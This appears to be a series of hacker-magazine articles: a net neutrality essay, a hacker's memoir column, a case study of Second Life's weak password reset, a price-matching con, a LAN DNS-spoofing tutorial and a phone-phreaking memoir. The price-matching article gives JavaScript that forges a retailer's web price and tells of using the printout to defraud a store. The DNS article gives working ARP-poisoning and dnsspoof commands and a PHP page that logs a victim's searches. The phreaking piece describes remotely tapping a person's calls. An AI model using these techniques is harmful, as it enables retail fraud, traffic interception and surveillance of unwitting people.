The phrase "network neutrality" is a (relatively) new term for an old concept: no one should be able to regulate, control, or discriminate against content or traffic. The Internet user should decide what sites he or she visits, what services are used, what applications they want, and how the user is able to connect. And when I say the concept is old, I mean it predates the Internet itself, as far back as the late 1800s. The concept was applied (and federally mandated) to the telegraph service. This made it so, regardless of where a telegraph came from, who it was going to, or what its contents were, all telegraphs were sent impartially and in the order they were received. This also applies to parcel shipping services, the telephone network, and all common carriers and public utilities.

Where We Stand

Since DSL and dialup Internet connections operate through the phone lines, they were initially subject to the federally mandated net neutrality concept that the rest of the telephone network was subject to (cable modem Internet services have, oddly enough, been exempt all along since they did not operate via the phone network). In 2005, the FCC changed the classification of DSL and Internet services connected through the phone network, effectively making these networks exempt from network neutrality. This opened the door for telecommunications companies and broadband providers to start scheming about how they can provide service to their users in a way that benefits them the most (primarily in the financial sense), but in turn negatively impacts the consumer and the function of the Internet as a whole. Not only is this sleazy, but it is a direct betrayal to these companies' obligation to the consumer.

The issue has become a highly politicized one. Since the reclassification, numerous congressional proposals to enforce network neutrality have been made, and most of them have been defeated. Meanwhile, the telecommunications lobby, cable Internet companies, and telecommunications providers in general are busy feeding misinformation to anyone who will listen. They're going so far as to set up fake "grassroots" organizations to oppose net neutrality, such as Hands Off The Internet, `http://➥www.handsoff.org` and NetCompetition, `http://www.netcompetition.org`. Both of these are conveniently funded by those

companies that stand to benefit/profit the most from a lack of neutrality, are anything but grass-roots, and serve solely to misrepresent what net neutrality is and what its proponents are trying to accomplish. Their intent is to prevent any attempt that would write network neutrality back into law, as it had been prior to 2005.

The debate rages on, and we are certainly not in the clear.

Is This *Really* A Threat?

Certainly. Service providers' and the FCC's legal roles still have not been clearly defined, but already we are seeing big business taking advantage of the consumer. As a very real example, consider the fairly recent (October 2007) attempts of Comcast to prevent traffic generated by its customers through BitTorrent. This restriction was not limited to material thought to be in violation of copyright laws, but all BitTorrent traffic, *including legal use*. Customers were not informed of these attempts. Not only did this violate network neutrality but, without providing a means for the consumer to be aware of what to expect when purchasing services, it also subverted the notion of a free market (a free market can not regulate itself without an informed consumer – especially when they're uninformed against their will). This certainly is not the only example of an ISP abusing its power.

Not surprisingly, Comcast is one of the major, most vocal opponents of network neutrality. The company has gone so far as to (admittedly) underhandedly block members of the general public (many of whom had gathered to speak against the company) from FCC hearings regarding Comcast's actions against its users. Comcast understands what the general public wants, but is trying to make sure that the decision-makers don't hear the public voice.

Now What?

It might be a hard battle, but it's a battle we can win. The numbers are clearly in favor of an Internet that is free and open. Here are just a few examples of what we can do to help ensure that we win the fight:

- Contact your elected officials and make sure they support legislation in favor of network neutrality, such as the "Internet Freedom Preservation Act 2008" (H.R. 5353)
- Sign petitions in order to ensure those making decisions understand public opinion on net neutrality, like the one found on the SavetheInternet.com Coalition's website, `http://www.savetheInternet.com`
- Spread the word about network neutrality and counteract the misinformation campaigns of big business!

Other Resources

If you'd like to learn a little more and keep yourself up-to-date on the events surrounding the network neutrality debate, here are some websites I'd recommend as a starting point:

- SavetheInternet.com Coalition, `http://➥www.savetheInternet.com` A coalition, in favor of network neutrality, that is not funded by any corporation, trade group, or political party.
- Open Internet Coalition, `http://www.➥openInternetcoal➥ition.com` Representing consumers, grass-roots organizations, and businesses in favor of network neutrality, the Open Internet Coalition includes big names such as Google, Skype, PayPal, eBay, and more (some of those in the world of big business understand that a lack of net neutrality doesn't only hurt the consumer, but the market as well).
- *A Guide to Net Neutrality for Google Users.* `http://www.google.com/help/➥netneutrality.html` *Google discusses its support for network neutrality.*
- `http://en.wikipedia.org/wiki/➥Network_neutrality` and `http://➥en.wikipedia.org/wiki/Network➥_neutrality_in_the_United_➥States` User-contributed/edited entries regarding the debate.
- *H.R.5353 Internet Freedom Preservation Act of 2008* on OpenCongress, `http://➥www.opencongress.org/bill/➥110-h5353/show` In-depth discussion and analysis on H.R.5353, the act in favor of network neutrality.

Closing and Obligatory Greetz

If you weren't already familiar with the concept of network neutrality and the threats against it, then I apologize for being the bearer of bad news. The good news is that it's not too late, and we can still help shape the outcome of the battle in a way that's favorable to the future of the Internet and to us as consumers. I'll see you on the open, free, people's Internet.

Shout Outz: bex0, rbcp, Phractal, vixen, RogueClown, Rob T Firfely, murd0c, s1acker, Altalp, nova, graphix, jenn, the phonelosers forum users, and the old school UPL and f0ur0ne0ne (RIP) crew. Free nawleed!

Hacker Perspective

Virgil Griffith

Hi. My name is Virgil Griffith. I am 25 years old and live in Pasadena, California. I study theoretical neuroscience at the California Institute of Technological and am in my second year of graduate school. My day job and career is science, but I'm not here to talk about that. I am here to talk about a creative, artistic enterprise called hacking - my experiences with it, what it is to me, and to share some observations about our little community that I never hear anyone talk about.

Some background about me. I was born and raised in Alabama; my family got its first computer when I was seven. It had a 33Mhz processor, 120MB hard drive, and a fancy 2400 baud modem. Unlike many hackers I know, I didn't immediately fall in love with programming - I liked playing video games and especially finding counterintuitive abuses in the rules to give myself an edge. I loved the ingenuity that goes into trying to think of the most perverse things you can do within the game that the designers would have never foreseen someone trying. This slowly extended into writing scripts within games to perform common tasks more quickly.

Hacking has a certain mystique, but it was the search for the most advanced, insidious ways to get an edge on the online competition that brought me to the security mindset and soon I was noticing compromising blemishes in all sorts of social and technological systems. I subscribed to *2600 Magazine* and in every issue I understood two or three articles well enough to re-implement them or clean up any minor defects in their technique.

At 17 I attended my first hacker conference, H2K, in New York. I understood almost none of the talks, but I made up for it by taking page after page of useless notes. In my senior year of high school, I was inspired by an article in this very magazine entitled "CampusWide Wide Open" by Acidus, a sophomore at Georgia Tech. It was about flaws in the Blackboard Transaction System, the card access system used at most college campuses nationwide.

The article made complete sense to me and I felt it could have deep ramifications. Later that year, I graduated high school, enrolled at the University of Alabama, and met Acidus, a.k.a. Billy Hoffman, at a local hacker conference in Atlanta. We started up a collaboration to fully flesh out and implement the ideas in his paper. Seven months later in April 2003, I was excited to give a security talk together (my first), but hours before our talk we were served a temporary retraining order from Blackboard Inc., the maker of the campus card system. This was followed by a civil lawsuit two days later stating that our investigating the flaws in their system was, in fact, illegal.

The suit didn't go so well. I feel we were completely in the right, but legal courts do not favor who is right. Oftentimes they don't even favor who is on the right side of the law. They favor the prepared. We were woefully unprepared, and we settled out of court under sealed terms. Hopefully, you all can learn from this: Talk to a lawyer *before* you get too deep into your project. Although, judging from the recent history of hacker cases, it's unlikely you'll go to jail for trying to do a good deed. But unless your case is legally unassailable, the company will outspend you, successfully stop you, and your case will simply become yet another one of the many cases that fail to establish any useful precedent.

Anyway, at this point administrators at both of our universities were more than pissed at us for causing a ruckus. Throughout my sophomore year, I was politely encouraged to leave. So I did. I dropped out of school and moved to Indiana without a job or studentship, and met Douglas Hofstadter, the author of *Gödel, Escher, Bach: An Eternal Golden Braid,* a profoundly sublime book I read in high school.

While there, I somehow convinced one of the professors at Indiana University School of Informatics to give me a job doing computer security research. I did a cute data-mining project that cross-referenced birth and marriage records across the state of Texas to automatically discover Mother's Maiden Names (as far as I can tell, not even bank employees know why it's still used as a security question). I called it "Messin' with Texas."

The ease and influence one had simply by merging databases and running some dead-simple analyses inspired me. I started thinking up more projects in this vein which I began to call "data-mining as an offensive weapon." The idea is simple: 1) take a known security vulner-

ability, 2) do it to the entire Internet.

For example, for some time everyone has known about Microsoft Word documents containing metadata about recent changes and who made them. So I downloaded every Word document from .mil that Google knew about (ext:doc site:.mil inurl:aa, ext:doc site:.mil inurl:ab, ext:doc site:.mil inurl:ac, ...) and used known techniques to reveal recently deleted text - some of it quite naughty. Now that was fun.

Around then, I read about an IP address deleting unflattering facts from congressmen's Wikipedia pages and upon manually tracing it back discovered it was in fact registered to the House of Representatives itself! Shortly afterwards, it was discovered that two congressmen had actually hired staffers to police their pages. The embarrassment these congressmen rightly deserved was simply delightful and I wondered how hard it would be to automate the entire process over all of Wikipedia.

I wrote a simple tool, WikiScanner, that took two databases: the database of all Wikipedia edits, and another database which listed the registered owner for a given IP address. Users could then type in a company and see every anonymous edit that company had made from their offices. It was a bountiful harvest of public relations disasters for disinformers across the globe.

After all of this, I honestly I have no idea why more people still don't use data-mining as an offensive weapon - merely picking off the lowest of the low hanging fruit is so easy, yet has huge impact. An attack that works against .0001 percent of a very big number is a big number.

In 2007, after three years of science and online hijinks at Indiana University, I graduated and entered graduate school here in California. Since then, I've worked on several projects such as extending WikiScanner to catch organizations hiding behind registered accounts (Poor Man's Check User), as well as forging a conduit between the Tor darknet and the World Wide Web (tor2web), bringing military-strength anonymous publishing to the Internet. I look forward to future work to help make the Internet a better place.

What Hacking Means to Me

Labels of subcultures invariably come to mean different things to different people, and the word "hacker" is no exception. It spans the gamut from the most incidenary - cyber-criminals - to the most banal - anyone who enjoys anything remotely technical solely for the sake of it with shades of Loki-like pranksters, dapper trenchcoat wearers, and intrepid open-source developers somewhere in between. And, despite the minor confusion, it's all just fine.

I genuinely enjoy language, but really, everyone reading this magazine has much more exciting, interesting, and fulfilling things to do with their time than insisting a certain charming yet nebulous H-word should only be used to describe people in Group A and never to people in Group B.

For me personally, hacking is an art form. Hacking is art upon the canvas of the living, breathing, sprawling, deeply interwoven technological and social systems that make up modern life. Hacking is picking out the counterintuitive, unbalanced, seldom-explored parts of these systems, searching for ways they could play off each other, synergistically amplifying their power, spiraling out of normal control, and shifting the course of the whole complex to do something completely unexpected.

So, instead of prescribing a definition, the myriad self-described hackers I've met are typically:

- The Investigative journalists of the online world.
- Playful jokesters.
- People whose mastery of technology has given them disproportionate influence on the Internets.
- People for whom almost every social problem has an engineering solution.
- Chaotic Good, but occasionally Chaotic Neutral.
- Vigilantes to the extent allowed by law - empowering the good and punishing the bad.
- People with balls of fucking steel.

My paramount goal is shaping the world for the better. Creativity conjoined with technological know-how is the tool of choice. For me, hacking is first a means to an end, and second a delightful open-ended game.

Sometimes people say they're into hacking just for fun, but they're just being modest. There are many many other deeper, more elegant games people play for fun - take *Go, Starcraft,* or the stock market. If all I wanted was an entertaining, complex, ever-changing, open-ended game that required substantial time investment, I'd play *Magic: The Gathering* and be done with it. Hacking is the only game that permits even causal players to influence

(sometimes even altering the course of) entities far bigger than them including corporations, industries, and governments. It's the massively multi-player online RPG with a vibrant rich world and complex history that you play in real life.

Half Gems and the Quest for Pure Disruptive Beauty

This community - or at least the small slice of it I live in - has some strikingly unusual etiquette that the newcomers never get at first. I've never heard anyone publicly talk about it, and I think it sheds light on what motivates hackers.

Within the community, the essence of hacking is the quest to craft the most perfect disruptive gem that changes everything for the better. Of course, peoples' moral intuitions occasionally disagree, but by and large they see eye to eye.

At a given moment, a hacker knows of between five to 15 "half gems" - a minor unpublished vulnerability, a new twist on an old technique, an obscure but handy database, a little known surprising fact, a clever new trick. Something that's mildly interesting on its own, but nothing to shout from the rooftops.

A truly original work of art almost inevitably requires finding two or three half gems that play off each other in just the right way. On a day to day basis, hackers spend most of their time looking for the perfect mates for their half gems in hopes of creating that truly novel thing that blind-sides the entire world with its originality and strength.

Hackers would rather share, but unfortunately they can't share their half gems with everyone. Just like you, the powers that be recognize half gems too, will "fix the problem" or otherwise insulate themselves from it, and the half gem is gone.

Early career hackers sometimes forget to aspire to something truly novel and great. And their desire for even small media attention prods them into prematurely publishing ideas on their blog that their friends have been tossing around. If you blog-narc, people will stop sharing their half gems with you. You stop benefiting from them, and they stop benefiting from you. It's just worse for everyone all the way around.

This is what hacking and the hacker culture is to me. I don't know how representative any of it is, but it's 100 percent honest so it has to be worth something. If you've read this magazine long, you can't help but notice the "Hacker Perspective" articles are all quite different. But the differences look big only because the comparison is made under a magnifying glass. Backing out, we're all cut from the same idiosyncratic, variegated feeling cloth like everyone else. We just happened to be born with a penchant for technology and coloring outside the lines.

I wish to thank StricK for being the greatest hacker mentor and friend a boy could ever have and without whom I would not be writing this today. I also wish to thank Emmanuel Goldstein for being the spiritual leader of this whole shebang and raising an entire generation of disruptive technologists.

Disruptive Technologist Virgil Griffith has balls of fucking steel and is known for developing the WikiScanner software.

Hacker Perspective is a regular column featuring the views of various luminaries known to the hacker community and oftentimes the mainstream as well. In the past, we've featured commentaries from:

The Cheshire Catalyst
Bruce Schneier
Phiber Optik
Phillip Torrone
Barry Wels
Nick Farr
Bre Pettis
Bill Squire
Mitch Altman
Rop Gonggrijp
Martin Eberhard

We want this list to grow even bigger. Is there a person you're aware of who is a known entity and has made a noteworthy accomplishment of some sort that would be recognized by the hacker community? Do you feel this individual would have something of interest to say about what it means to be a hacker? If so, then let us know and we will try to entice them into writing the next Hacker Perspective! Email us at articles@2600.com with details.

Second Life Hacking

By Lex Neva

Password retrieval systems are ubiquitous on the web. Usually they consist of a link on the login page labeled "Forgot your password?". Some sites will email your password to you in plain text, while others will quiz you with inane "security questions" that you answered when ayou signed up for the account. By ensuring that you provide correct answers to the questions, the website can perfectly verify your identity to ensure that unauthorized parties are not trying to steal your account. I hope your security sense is tingling.

In this article, I'll explore the insecurity of these systems through a case study. All of the information I will provide is already well-known in the community and trivially accessible to motivated attackers.

Case Study: Second Life

Second Life (SL), available at `http://➥secondlife.com/` and created by Linden Lab (LL), is a multi-user, interactive, open-ended, 3-D virtual world in which users can create an incredible variety of content. Users have no set goals, but instead use the world for socialization, art, 3-D modeling, collaboration, and many other applications. Access to the world is through a standalone client that runs natively on Windows, MacOS X, and Linux. I've been an avid member of SL for over three and a half years and most of my time in-world is spent on scripting and building.

Recently, I got an email from LL that disturbed me. It was in German, a language I don't speak, and it had the subject line "Mein Konto: Kennwortanfrage" which I think translates to "My Account: Password Assistance". It was one of those emails that the service sends you when you tell them you forgot your password. By clicking the included URL, you "prove" that you're the owner of your email address, and the system trusts that you should be allowed to reset your password.

Motivation for Attack

Many users will ignore such a spurious email, but I immediately got concerned. What did the email say? Why was it in German? Who wanted to access my account? Was it random, or a targeted attack? I knew one thing: an attacker would have plenty of motivation to take over my account. Not only have I built up an identity in SL, I also conduct a fair amount of business in-world for real-world money. I sell products in SL, and then I sell the in-world money I earn for US dollars on the Lindex currency exchange (`http://secondlife.com/currency`). Gaining access to my account would let an attacker steal my profits. It would also allow them to use my credit card on file to buy more in-world currency, which they could then transfer to a friend's account and sell, effectively stealing money from me. Finally, they could take my products and distribute the source code, potentially costing me a huge number of sales and doing irrevocable damage to my business. This account represents my entire real-world income (from sales and contracting work), so I'm very serious about protecting its security.

Attack Vectors

The attacker has motivation, so what are the potential attack vectors? The password retrieval process for an SL account (`https://➥secure-web0.secondlife.com/➥account/request.php`) involves several steps. First, the user visits the website and tells it that they forgot their password. The system emails a one-use URL with a randomly generated code to the email account on file and tells the user to check their email. This email is sent in the language of the requester, regardless of the settings on the account in question. The website also provides another option: "Email no longer active? Click here!" It scared the crap out of me during my tests to see that the "secret" URL was plainly presented to me in that link, allowing me to bypass the need to have access to my email account altogether. Fortunately, this option is only available to IP addresses that have previously successfully logged into the account; others are told to call LL to reset their password.

The next page contains the security questions. A user must successfully answer one of four questions in order to verify their identity. The first question is the secret question the user answered when they created their account. Second, the system provides the last names of four people the user has added to their "friends list" in SL, and asks them to provide the first names. I'm told the third

option is to provide the exact value of the last payment the user made to LL, but this option was not presented to me because my account is not charged monthly fees. The final option is to provide the name of the region that the user has set their home point to. Only one of these questions must be successfully answered to gain access to the account, and the user has 3 attempts before their IP is blocked from the password reset system.

How can an attacker bypass these security measures? First, they must gain access to the page with the security questions. To do this, they must either intercept the email or come from an IP previously associated with the account. It might be possible to luck into my IP address if they're using the same internet service provider as I am, or they could hop on my wireless if I was unwise enough to leave it unsecured. Since my attacker is in Germany, neither of these is an option, so they'll have to intercept my email. Impossible, right? Chillingly, Dan Kiminsky just showed us how an attacker can intercept emails using his DNS cache poisoning vulnerability, and they could do it in a way that I would be unable to detect (read the slides `http://www.doxpara.com/?p=1204`). I think that the correlation in time between Kiminsky's talk and the attack on my account is unlikely to be a coincidence.

With that out of the way, the attacker is now looking at the page with the security questions. While it's often easy for an attacker to discover the answer to a secret question (a good essay about this is here: `http://www.schneier.com/blog/archives/2005/02/the_curse_of_th.html`), they'll skip right past that and the last billed amount and look at the friends list and the home location. The friends list might be fairly easy to guess because user surnames, which are chosen from a long list, are fairly unique inside communities in SL. An attacker could deduce who might be on my friends list by looking at the membership lists of the groups I'm in, looking in my profile for mentions of friends, and searching the web for logs of any conversations I might have been in. The attacker has only three tries, but I found in my tests that they can reload the page as many times as they want without penalty until they get a list of names they know. Barring that, they can try to deduce my home location. For most users, this is going to be a region in which they own land, and it's easy to find this information using SL's search system. In my case, my home location was trivially obvious when looking at my profile.

Mitigation

I've shown that it's completely feasible for someone to compromise my account. How can I mitigate this threat? I've changed my home location to a less guessable place, but, other than my own land, SL severely limits where I can set my home location. This change is pretty inconvenient for me, but I feel I have no choice. I could also remove everyone from my friends list, which would prevent that question from appearing on the questions page at all. In SL, this would make an already unmanageable user interface even more hostile, so this is not a feasible mitigation strategy.

I opened a support ticket with LL to let them know how worried I was about those emails I got, and they took the obvious step of immediately blocking all access to my account (gee, thanks). This had the side-effect of freezing my business. I called immediately to have my account unblocked and, thankfully, the representative did this for me. We had a pretty interesting talk about security, and I set up a recognition phrase that I must provide in future calls to verify my identity, assuming the other phone representatives pay attention to that. I was chagrined to find that my representative knew of no way for me to disable the web-based password recovery system for my account. They escalated my ticket to find out for sure, and they recommended I change my password.

I've changed my password, but I can't help but feel it's a worthless exercise. A system is only as secure as its weakest measure, and I've received no assurances that LL's resolvers have been patched against Kiminsky's vulnerability. What's especially interesting is that LL is, in general, a security-conscious company. Logins via the SL client use SSL to avoid transmitting the user's password hash in the clear.

Why This System?

What's especially interesting is why this insecure password recovery system was first put in place. It goes back to an incursion into LL's systems in 2006 (`http://blog.secondlife.com/2006/09/08/urgent-security-announcement`), in which a large number of password hashes were believed to have been stolen by attackers. In response, LL quickly published details about the attack and invalidated all user passwords. This was a sensible reaction, but it meant that thousands of users were thrust upon the mercies of the password recovery system. Many users no longer had access to the email address associated with

their account, and they all started getting mad very quickly. LL created a special phone line with extra staff to handle password resets. They also added new identity verification options to the web-based password recovery system, giving us the system that is still in use today. LL was wise to identify and respond to the breach so quickly, but they solved the problem by severely diminishing the security of the system as a whole.

Final Thoughts

In some online forums, it's no big deal if an account gets compromised. But a system like SL gives an attacker the motivation and means to cause irreparable financial damage. Worse yet, I have no options to increase my security and prevent this attack. If it is deemed necessary to implement an automated password recovery system, it is critically important to provide users with a method of disabling it. If I am stupid enough to forget my password, I want to have to call and jump through some very big hoops to prove my identity. I've been assured by the developers at Linden Lab that they are looking to provide this option soon but, until then, I'm nervous.

As of the time of publication, over three months after the events described above, LL has slightly changed their password reset system. There is no longer an option to provide your home location to prove your identity. The other three options are still available. There still seems to be no way to disable the password reset system entirely for an account.

Exploiting Price-Matching through Javascript Injection

By Sigma

In today's world of retail shopping, finding a good price for an item usually involves the use of scissors and a large stack of Sunday newspaper ads. We all obsessively follow deals to find the most opportune time to swoop in and buy what we want before the sale ends and the price returns to normal. But for many out there who have better things to do with their time, what else can be done? It is part of the hacker mentality not just to wait for the right situation in order to strike, but to modify the situation to suit your needs.

The concept:

Price-matching is a wonderful concept that can be invoked when making a purchase. When paying for an item, one can present something to the cashier, such as a competitor's flyer, that advertises the item at a lower price. The cashier will type in the new, cheaper price and ring it up. This gives a person the ability to take advantage of any one store's sale at any other store. Stores will adhere to this because they don't want customers to go to a competitor's store, so they swallow their pride and honor the discount.

Casing the joint:

One day, I walk into a Best Buy that is located in a mall near my house. While perusing through the aisles, I spot my target. It's a Western Digital 320GB My Passport Essential External HDD. Not only is it a beautiful piece of hardware, but I need it because my computer's drive is almost full. I could just go and buy it, but I notice that the current price is $169.99! There is no way that I am paying that much. I inquire about Best Buy's price matching policy, and the employee says that they will match any major retailer's price on a flyer or webpage printout that is not more than a week old. After returning home and looking through some ads, I find that the lowest anybody is selling the drive for, Best Buy included, is $129.99. Although this is a much better deal than before, it is still not low enough for my taste. So I ponder my next course of action for a couple of days and eventually craft an alternate solution.

Another concept:

JavaScript has a handy little feature called the HTML DOM. This stands for the Hypertext Markup Language Document Object Model, and it is used to allow JS code to interact with element tags on a webpage. Ever notice how those fancy lightboxes expand to fit their content when you click a picture? Those smooth growth actions are provided by the HTML DOM in JS. On the opposite end of the spectrum is JavaScript Injection. Quite easy to do, and potentially powerful, JavaScript Injection allows you to execute arbitrary JS code on any webpage. One of the simplest examples is to type `javascript:alert("Hello World!");` into the URL bar on any page. A popup containing this classic message should

appear. JavaScript Injection can also make use of the HTML DOM to modify the content of a webpage, as you will soon see.

The Process:

I do some searches with Google and navigate my browser (I will be using Firefox 3 for all examples, but this also works with Internet Explorer) to a page from Wal-Mart containing the drive I want to purchase. I find the price in the page and Right-Click > View Selection Source. The HTML used to generate that item then pops up, and it looks like this:

```
<span class="Price4XL">$124.88</span>
```

I note that the price is in a 'span' element. Now, in any webpage there are many different tags and many are 'span' elements. This is where the DOM comes in handy. I type the following into the URL field:

```
javascript:x=document.getElementsByTa
➥gName("span");for(n=0;n<x.
length;n++){alert(n+"="+x[n].innerHTML
➥);}
```

Let me break this down:

1.) `javascript:`
This indicates that we'll be giving some JavaScript code to the browser, as opposed to a URL with http:// or ftp://

2.) `x=document.getElementsByTagNa ➥me("span");`
Here we are assigning the variable 'x' an array, or list, of all the 'span' elements on the page.

3.) `for(n=0;n<x.length;n++){}`
This is a standard for loop that will be used to examine every element of the array contained in 'x.'

4.) `alert(n+"="+x[n].innerHTML );`
This will generate a popup for each element in 'x.' It will display the innerHTML, or the HTML contained within the 'span' tag.

When I hit enter, there was a series of popups containing the number and content of each 'span' tag. I took notice of when the popup displayed the current price for the HDD and noted the number. On this page, the 'span' tag that held the price was 23rd out of 75.

Now, knowing the number of the tag I want to modify, I type something like this into the URL field:

```
javascript:x=document.getElementsByTag
➥Name("span");x[23].innerHTML=prompt
➥("Enter new text:","");alert();
```

New parts broken down again:

1.) `x[23].innerHTML=prompt("Enter ➥ new text:","");`
This takes the 23rd element stored in 'x' and opens up a popup box that allows you to type in the new text to display in the 'span' tag.

2.) `alert();`
This prevents the browser from redirecting to a blank page when the code is done.

If done correctly, whatever text is typed into the prompt should appear on the page where the old text (or price) used to be. On my page, I typed "$59.88" into the prompt, and that was displayed as the new price. Now that the text of a webpage has been successfully modified, the real con can begin.

Finishing the job:

After injecting the new content into the page, I printed it out along with a couple of pages from other sites. Then I drove down to Best-Buy, picked the HDD off the shelf, and got in line. When it was my turn, I asked the cashier if they did price-matching (to act clueless); he said yes and proceeded to ring me up as I presented him with the printouts. He glanced at the 10pt font and typed in the new price. He had to call over a floor manager or something to enter his bypass code to allow the sale at the new price.

(He just zipped his finger across the keyboard like he does this all day, something like '12345' probably.) Anyway, the cashier handed me back the printouts and my new HDD in a bag and said to have a nice day.

Analysis:

I remember my first thought being "that was way too easy." He just glanced at the sheets and handed me my item. Why was this so easy? I suppose it was that when people think of websites getting "hacked" (This is in no way a hack, but rather a little trick), they think of defacement and identity theft. No one expects that someone would forge the contents of a page to cheat a store. The employees are so busy trying to get the sale that, given the rapid fluctuation in electronics pricing, they ignore the possibility of exploitation. Although you don't get anything for free, I was still able to save a good 110 dollars. In the end, this is a really light and fast way to save some cash using the hacker mentality.

Props to Jacob P. Silvia (JS Password Domination) and A5an0 (JS Injection) for similar articles that I found after writing this. The information in this article is for lulz and to be used for educational purposes only. Do not try to buy a laptop for $5.99, some common sense still applies. Batteries not included, some assembly required. Happy hacking!

SPOOFING DNS ON A LAN

by Felixalias

Inspired by "Fun With Network Friends" by Uriah C.

I'm always amazed at the number of people who do not mind sharing confidential information over any random open network, or across any public computer, be it their email credentials, their bank account, or any other number of important passwords. The technique of DNS spoofing involves sending a machine a false DNS record, and tricking it into going to your own version of whatever website/service you spoofed. Of course, in the example of stealing passwords, `dsniff` can already pick out any plaintext passwords, and `webmitm` can help retrieve SSL-encrypted text. DNS spoofing is most useful when you get creative, with as simple a use as adding a fictitious article to Slashdot, changing the weather to something ridiculous, or proving a point by modifying a Google search result.

As with many other articles, performing these spoofs on any network other than your own can land you into a lot of trouble. The tools I will be using are the Apache Web Server, the `dsniff` package, `fragrouter`, and `ettercap` (for ARP poisoning, though `arpspoof` from the `dsniff` package could work as well). As there are many articles that go in depth into how ARP spoofing works, I won't make it a focus in this article; instead, I'll give you a simple example of setting up your machine for DNS spoofing.

Begin with three ready-to-use shells on your machine. In the first, poison the router to redirect the victim's traffic to your machine:

```
ettercap -T -q -M ARP /victimip/ //
```

In the other terminal, ensure the machine's traffic is not interrupted by using `fragrouter`:

```
fragrouter -B1
```

Now we are ready to begin the actual DNS spoof. Create a `hosts` file that will contain the domain names you want to redirect, like so:

```
192.168.1.125      www.google.com
192.168.1.125      google.com
```


You can, of course, use the asterisk to redirect all subdomains. Now, in the third terminal, begin spoofing the DNS:

```
dnsspoof -f myhosts "host victimip"
```

This will tell `dnsspoof` to replace the hosts in the file 'myhosts' whenever the machine 'victimip' makes a query. Now that our spoofed A record is in place, we can have some fun with it. On the machine running the web server, have a VirtualHost ready for google.com, with the real google.com homepage downloaded as index.html. From here, we can do any number of things, such as replace the logo, set the page to a different language, or even pre-fill the input box with a random phrase. Or, we could simply log the searches. In the index.html file you retrieved from Google, search for the segment '`<form action=`'. Replace "`/search`" with "`/collect.php`". The PHP file is very short:

```
<?php
$query = $_GET["q"];
header('Location: http://64.233.187.99
➥/search?hl=en&q=' . $query . '');
$fname = "searches.txt";
$handle = fopen($fname, 'a');
fwrite($handle, $query);
fwrite($handle, "\n");
fclose($handle);
?>
```

This will retrieve the query from the HTTP GET request, and redirect the user to a static Google IP address so that the real query is displayed. It will then record their search in the file "searches.txt." This is not at all the most elegant solution as, in the history, a separate untitled page will be listed before the Google search results. Nor is it any sort of complicated example. The same technique can, however, be adopted to accomplish a great number of things. Hopefully, this will be worth a few moments of entertainment, mischief, or at least awareness of the dangers of trusting networks that are not your own.



Hacking: An Astronomer's Perspective

by Ethernium57

It began in Junior High. Not just the interest in computers and astronomy, but the realization that there were those of us who had a knack for reading between the lines and figuring things out. Things other people didn't want us figuring out. Throughout the world, throughout the ages, this has been recognized as an art form and known by many names. Hippies call it a groove. Gardeners call it a green thumb. Athletes call it the zone. The Chinese call it Kung Fu. We call it hacking.

Back in the late 90's I worked the graveyard shift alone in the accounting department of a large meat-processing plant. This allotted some quiet time to be curious about things. Like, what would happen, if as a joke, I typed "`prgm blackjack ended 08:30:27`" on the terminal in the office down the hall. As it turns out, a plant manager himself will actually make a point to call your home while you're trying to sleep just to inquire about such things, but only after technicians spend several hours attempting to locate and remove the non-existent game from the corporate mainframe. Fortunately, I was able to point out that the timestamp indicated that it obviously happened a couple hours after I got off work. *Duh!*

My curiosity was piqued when a memo was distributed regarding incoming calls. It simply stated that no calls were to be directed to any extension that employees are not familiar with, especially extensions above the 6000 range. This is precisely the kind of thing a hacker tunes into. It is the inborn nature of a hacker to ponder all possible reasons whenever presented with a directive. By ponder, I don't mean the casual, "hmm, wonder why…" I mean it in the consuming sense. Your mind processes it day and night until the highest probability reason rises way above all other possibilities and wakes you from dead sleep and you can't wait until morning to put the realization to some use.

Why the heck would corporate care if employees transfer an incoming call to a wrong extension — *especially a non-existent extension?* Wouldn't the caller simply get nowhere and have to call back? Then, in dead sleep, it hit me. Any extension above 6999 was a real problem for corporate. Why? Because dialing 7 from our desk gave us an outside line for international calls. We dialed 8 for long-distance, and 9 for local calls. If we dialed any 'extension' beginning with 7, 8, or 9 for an outside caller, we'd literally be conferencing that caller into an outside line where the caller would be free to complete the dialing sequence with their touch-tone phone, to call anywhere in the world, free of charge. If an outside caller wanted to call someone in Nebraska at 402-253-0437 (my Grand Central number, by the way — feel free to call and leave a message!), they'd simply ask for extension 8140. As soon as we transfer them to that extension, they'd dial 2-253-0437 and would be connected courtesy of the company's switchboard! I'd been able to read between the lines to reach a higher level of enlightenment, but it hadn't (yet) come to me how I could take this a step farther. My guess is that most people would be interested in the part about the free phone calls. The key element of interest for me was that a call could be made across a conferenced line. Still, I had to try the theory out by calling another company's switchboard at night to make sure it would work.

Days later, while laughing myself to tears by prank-calling two numbers at a time and then conferencing myself and them together, I stumbled on the final missing piece of knowledge needed for some potentially significant mayhem. At that time in our rural Missouri town, a phone connection remained open almost indefinitely until the calling party hung up. So, calling someone from a payphone, then dangling the handset by a piece of tape just above the hook and hanging an 'out of order' sign over it easily took foes offline for the entire weekend. Combine that little jewel of knowledge with the realization that touch-tones from a conferenced call can dial out on another conferenced line... Well, that was something MacGyver would have been proud of. Suddenly you could tap someone's outgoing calls remotely on almost any phone simply by calling the person.

On a side note, in retrospect, tying up that kid's phone for a weekend from a phone booth was simply uncalled for and childish. He was flirting with my girl (now my ex-wife), and I'd like to make it up to him by letting him have her.

Finally, putting all of this knowledge together, I attempted my very first remote phone-tap. I dialed that kid's number and, in a poorly-disguised voice, apologized for dialing the wrong number. I then pretended to hang up by conferencing in another line so he would hear a dial tone. He bought it! He hung up and I didn't. Then I waited.

